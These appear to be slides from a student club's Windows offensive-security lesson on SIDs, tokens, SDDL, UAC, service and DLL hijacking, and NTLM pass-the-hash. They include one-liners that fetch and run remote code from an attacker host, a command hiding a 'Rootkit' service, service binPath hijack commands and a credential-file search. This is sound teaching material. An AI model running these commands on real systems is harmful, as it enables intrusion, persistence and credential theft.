SIGPwny

Purple Team FA2025 • 2025-10-07

Wonderful World of Windows

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sigpwny{New Technology, New Attacks}

Overview

- Windows Overview
  - Security Model & Security Identifiers
  - Privileges, Tokens, & Process Integrity Levels
  - Administrator versus SYSTEM
  - ACEs, DACLs, and SDDL
  - Threat modeling, security boundaries, and transitivity
  - CMD versus PowerShell
  - NTLM Authentication overview
- Abuse cases
  - Token-Based Privilege Escalation & Potato exploits
  - Unquoted Service Paths & Weak Permissions
  - Pass-the-Hash Vulnerability (NTLM)

Windows Security Model

Linux the protagonist

- Linux has users and groups, with an ID assigned for each user and group.

```
cbcicada@DESKTOP-LPOQ7KJ:~$ id
uid=1000(cbcicada) gid=1000(cbcicada) groups=1000(cbcicada),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),3
0(dip),44(video),46(plugdev),100(users),107(netdev),993(kvm),1001(docker)
```

- We can use `sudo` to run command as other users, `chmod`/`chown` to set privileges/permissions for objects like files and directories.
- There are some quirks like file attributes and SUID/SGID bit, but mostly simple and concise.

Windows the antagonist

- In Windows, anything related with authentication is a **security principal**, and each one has a unique **Security Identifier (SID)**
  - Users, groups, computers, even services themselves have SIDs
- These SIDs are mostly permanent, but sometimes can be temporary (service SID only exists when running)

```
PS C:\Users\CBCicada> Get-LocalUser | Select Name, SID

Name                 SID
----                 ---
Administrator        S-1-5-21-4208074686-2250972411-3026802241-500
CBCicada             S-1-5-21-4208074686-2250972411-3026802241-1000
DefaultAccount       S-1-5-21-4208074686-2250972411-3026802241-503
Guest                S-1-5-21-4208074686-2250972411-3026802241-501
WDAGUtilityAccount   S-1-5-21-4208074686-2250972411-3026802241-504
WsiAccount           S-1-5-21-4208074686-2250972411-3026802241-1002
```

SIDs

S-1-5-21-4208074686-2250972411-3026802241-1000

- S-1: S(ID) revision 1, all SIDs have this
- 5: Identifier authority, highest level of authority that can issue SIDs for this type of security principal (5 is NT AUTHORITY)
- Subauthorities: Most important part, identifies a domain in an enterprise (domain identifier)
- 1000: Relative IDentifier (RID). For a user account, this is like a UID on Linux

LSASS is the service that runs Local Security Authority, that manages SID under NT AUTHORITY

Common Known SID Patterns

- S-1-1-0: Everyone group
- S-1-5-21-xxxx-500: Local Administrator
- S-1-5-18: Local SYSTEM
- S-1-5-7: Anonymous
- S-1-5-21-xxxx-501: Built in Guest account, disabled by default
- S-1-5-21-xxxx-502: KRBTGT (covered in AD 2)
- S-1-5-21-xxxx-512: Domain Admins
- S-1-5-21-xxxx-513: Domain Users
- S-1-5-21-xxxx-515: Domain Computers
- S-1-5-21-xxxx-1000+: Local accounts

Logon Sessions & Access Tokens

- When a user logs in locally, Local Security Authority (LSA) will check if it's valid and grant a logon session
  - SID is your permanent identifier. **LUID** is created for a logon session
- Each process created in a logon session has an access token
- Logon session to access token is a one-to-many relationship
- An access token is a "volatile repository" for security settings associated with a logon session
- You can copy these with APIs like **DuplicateTokenEx**
- Whenever you ask the kernel to do something sensitive, it will check your token and inten

Access Tokens

- Every process has a primary token for performance reasons
  - Kernel **only checks once** if you actually have access to make it quick
- Child processes duplicate* parent process token by default
  - *copy-by-value, not copy-by-reference
- Threads can have their own tokens as well (not necessary)
- Think of holding certain privileges as a "skip" for these checks
  - `SeDebugPrivilege` lets you **skip DACL read/write checks for ANY process and thread object**
- Note that if you have another user's credentials, you can also use WinAPI to create a valid logon session and access tokens for them

Process Integrity

- Processes also have **Integrity Levels**
  - Low, Medium, High, SYSTEM
- To do anything really privileged, we will need a **high integrity** process
  - Default is medium
- This was done so that Administrator users are not running everything fully privileged by default
  - Equivalent of forcing folks to specify sudo instead of living as root
- Unfortunately, **these are not considered a security boundary**

Process Integrity

- Elevating from medium to high integrity is regulated by User Account Control
- But again, **it's not a security boundary**, meaning that there are a number of UAC bypass methods available, that, weirdly enough, are flagged by antivirus, and also considered a feature
- Many of these just need to be obfuscated, because they are **working as intended**
- Meaning, Administrator code execution always grants full privileges as long as you can use a UAC bypass
- The first user added to a Windows workstation is Administrator by default!

SYSTEM vs Administrator

- Instead of a root user, Windows has SYSTEM
  - SYSTEM has all of the privileges over everything, but, by its nature, can't do some things a human would (like using an HTTP proxy or desktop)
- Elevating from Administrator to SYSTEM is not a security boundary
  - Usually as easy as starting a service
- SYSTEM rights let us do some things that Administrator can't do
  - Dumping LSASS (like `/etc/shadow`)
  - Dumping other credentials from memory

Security Descriptor Definition Language

- Configures permissions over objects, including files, drivers, services, registry keys, and Active Directory objects
- Misconfigurations increase attack surface; Attackers can abuse it, such as creating invisible services




Image credit: Splunk

Security Descriptor Definition Language

- View SDDL for a folder with `Get-Acl` PowerShell CMDlet
- SDDL represents security descriptors as text strings

File Permission:

O:BAG:SYD:(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0)

- Owner: Builtin Administrators, format is O:<SID> || O:<String repr>
- Group: Local System, format is G:<SID> || G:<String repr>
- DACL: A: Access Allowed ACE type, A;; is no flags set, ;;; means no object GUIDs, and S-1-1-0 is the trustee

Security Descriptor Definition Language

O:BAG:SYD:(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0)

- RPWPCCDCLCSWRCWDWOGA
  - Read Property
  - Write Property
  - Create Child
  - Delete Child
  - List Children
  - Self Write
  - Read Control (read security descriptor)
  - Write DACL (modify permissions)
  - Write owner
  - Generic All (full control, the most powerful permission)

SDDL Abuse Cases

- Excessive permissions
  - Sending IOCTLs to a driver from the Everyone group
  - Writing to a file your group should not be able to access
  - Having WriteDACL where you shouldn't (applies to other users!)
- Aggressively restrictive permissions (inspiration)
  - Create a service that cannot be enumerated by the OS


```
PS C:\WINDOWS\system32> & $env:SystemRoot\System32\sc.exe sdset
Rootkit
"D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;
CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY
)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDR
CWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
PS C:\WINDOWS\system32> Get-Service -Name Rootkit
Get-Service : Cannot find any service with service name 'Rootkit'
```

A Note on Transitivity & Threat Modeling

- Windows considers user to kernel to be a **security boundary**
- However, user to High Integrity Admin is not (UAC bypass)
- High Integrity Admin to SYSTEM is not a security boundary
- SYSTEM to Kernel is not a security boundary (load a driver)
- By transitivity, this means that **any "unprivileged" code** execution on your normal Windows computer can hop from medium integrity -> Local Admin -> **SYSTEM** -> Kernel code execution
- This is a terrible flaw that destroys the entire premise of Antivirus & EDR in the majority of real-world use cases
- UAC bypass + driver n-day = persistent compromise

This is Fine

- The following attack chain only requires **one vulnerability**
- Does not require any 0-days
- Enables compromising all of user and kernel space while generating 0 EDR alerts
- Realistic point-of-failure is UAC bypass
  - Not all users will have local admin
  - Works on almost every workstation, servers are hit-or-miss depending on org



Shells & Services

CMD & PowerShell

- These are syntactically not the same as Bash / Zsh / etc.
- CMD is old and primitive
- PowerShell is extremely powerful but also **heavily monitored**
- In a pentesting context, they are both invaluable, but in a red team context, they are both to be avoided
  - Can get PowerShell History with `Get-History` or `(Get-PSReadlineOption).HistorySavePath`
  - Actual APTs are unfortunately still getting away with brazen CMD and PowerShell usage because not all targets are sufficiently mature to monitor all commands
- **Keep an eye on these during competitions!**

PowerShell History Lesson

- PowerShell is incredibly useful
  - Access to the entire .NET runtime
  - Execute arbitrary .NET assemblies fully in memory
  - Can be used as a high-level programming language
  - Entire C2 frameworks written in it at one point (EMPIRE)
- A while ago, this was **too good** for attackers and led to a number of changes
  - AMSI
  - Script Block Logging
  - Constrained Language Mode
  - Default Execution Policy
- Monitoring is built in to PowerShell

PowerShell

- We can execute **arbitrary remote scripts in one line**

```
iwr -uri http://attacker_ip/run.ps1 | iex
```

- We can execute **arbitrary remote .NET assemblies in one line**

```
[System.Reflection.Assembly]::Load((New-Object
System.Net.WebClient).DownloadData('http://attacker_ip/assem.exe
')).EntryPoint.Invoke($null, (, [string[]] ('foo')))
```

- Most PowerShell attack tools have been migrated to C#, but it's very easy to run C# in-memory from PowerShell
  - PowerUp -> SharpUp, PowerView -> SharpView, etc.

Default Services

- Many services are running locally
- SMB is the most important remotely accessible one
- SMB lets us upload and download files, as well as create and start services, if we have Administrator privileges on the target
  - The default ability to do this only exists in AD domains or on Windows Server, last I checked this **does not** work against personal computers
- However, if we have a valid local admin logon for SMB, we can use that to get SYSTEM trivially
- Services are similar to Linux in concept and will have overlapping types of vulnerabilities

Privilege Escalation

Trivial Privilege Escalation

- Check for these privileges whenever you get a shell (`whoami /all`), as they grant SYSTEM relatively easily
  - SeImpersonatePrivilege - SweetPotato
  - SeTcbPrivilege - S4U w/Rubeus (will explain this in AD 2)
  - SeBackupPrivilege - Gives arbitrary file read*
  - SeRestorePrivilege - Gives arbitrary file write*
  - SeCreateTokenPrivilege - Can functionally impersonate
  - SeLoadDriverPrivilege - Get kernel code execution
  - SeTakeOwnershipPrivilege - That thing is mine now
  - SeDebugPrivilege - Arbitrary read/write over processes

Service Privilege Escalation

- Mostly the same as linux in theory, just execution differences
- Enumerate services and check for weak privileges
- If the service path doesn't have quotes in it, then the search order for `C:\Program Files\Test Service\Test Service.exe` will be:
  - `C:\Program.exe`
  - `C:\Program Files\Test.exe`
  - `C:\Program Files\Test Service\Test.exe`
  - `C:\Program Files\Test Service\Test Service.exe`
- Meaning that if we can write anywhere in that chain we can get code execution whenever the service is restarted

Service Privilege Escalation

- Alternatively, we may have the privilege to change the command line of the service
  - Change it practically using sc.exe
- Exploiting some of these is painful as it may require a reboot and you may not have the ability to start and stop services at will

Example Commands

- Enumerate Services
  - `run wmic service get name, pathname`
- Enumerate Permissions
  - `powershell Get-Acl -Path "C:\Program Files\Vulnerable Services" | fl`
- Automated tooling
  - `execute-assembly C:\Tools\SharpUp\SharpUp\bin\Release\SharpUp.exe audit UnquotedServicePath`

Example Commands

- Exploit modifiable permissions
  - `powershell-import C:\Tools\Get-ServiceAcl.ps1`
  - `powershell Get-ServiceAcl -Name VulnService | select -expand Access`
  - `sc config VulnService binPath= C:\Temp\tcp-local_x64.svc.exe`
  - `sc stop VulnService`
  - `sc start VulnService`
- Note that the space after binPath is intentional and necessary!

DLL Hijacking

- DLLs follow the same search order as service binaries
- If another process is looking for an unquoted path or a nonexistent DLL, we can place a malicious DLL there
  - We can use this for privilege escalation or persistence
- You can search for DLL hijacks with EventViewer




Image credit

DLL Hijacking

- If an adversary can either do search order hijacking, or has write privileges over the missing DLL, they can obtain arbitrary code execution
- Escalate privileges by identifying SYSTEM services that load nonexistent libraries
- Can also be used to proxy malicious code in a trusted process
  - For example, PowerPoint tries to find the library **MsoAria.dll**
  - So, we can put malware in a dll called **MsoAria.dll** in the same directory as PowerPoint and then backdoor it!

UAC Bypasses

- There are a number of UAC bypasses out there
- General idea is taking advantage of auto-elevation for certain processes, then running arbitrary code (similar to SUID abuse)
- These will take you from medium to high process integrity
  - This is for local admin accounts only
- There are plenty of bypasses out there, but what exactly to use is up to you
  - The most common ones are all caught by antivirus
- AlwaysInstallElevated is a similar abuse case
  - Run .msi files as high-integrity admin
- **Some of these will spawn GUI applications**

General Enumeration Commands

- whoami /all
- net user
- net group
- systeminfo
- ipconfig /all
- arp -a
- netstat -ano
- dir C:\Program Files
- dir C:\Downloads
- sc.exe query
- Get-ChildItem -Path C:\Users\ -Include *.txt,*.ini,*.kdbx -File -Recurse -ErrorAction SilentlyContinue

Automated Tooling

- Most of the Windows Privilege Escalation programs are C# executables
- SharpUp, Seatbelt, and WinPEAS will all do a wide variety of host checks
  - With proper precautions, you can get many of these past antivirus with ease
- As before, try enumerating manually first, then move to automation when you get used to it


Authentication

Windows Authentication

- Windows uses a number of methods for authentication, but, ignoring Active Directory, the most important is NTLM
  - Used for password hashing, think **/etc/shadow** on Linux
- Windows will allow you to log in using a user's hash **instead of their password**
  - Terrible abuse cases for this in networked environments!
- Local user hashes can be recovered from registry if you have SYSTEM
- AD user hashes are in LSASS. This is generally not possible to access if Credential Guard is enabled
  - Different threat model - an AD user could have access to other boxes!


NTLM Authentication


- NTLM authentication functions as a zero knowledge proof where the secret is the password hash
- The auth mechanism is challenge / response
- Key point is that **the hash is the authentication material, not the password**
- Why is this a problem?



Pass-the-Hash Example Scenario


Suppose we have a domain admin with a strong password
logged into a compromised box. Can we access another box?






Credential Guard


Suppose we have a domain admin with a strong password
logged into a compromised box. Can we access another box?





Practical Uses

- **Mimikatz**
  - Does a variety of things to access confidential information
  - The most signatured piece of malware in existence
  - Can steal everything stored in LSASS & registry
  - Actual EXE dropped on-target
  - Built in to meterpreter as an extension (kiwi)



Practical Uses

- **Impacket-Secretsdump**
  - Steals as much as possible while executing no agent (network only)
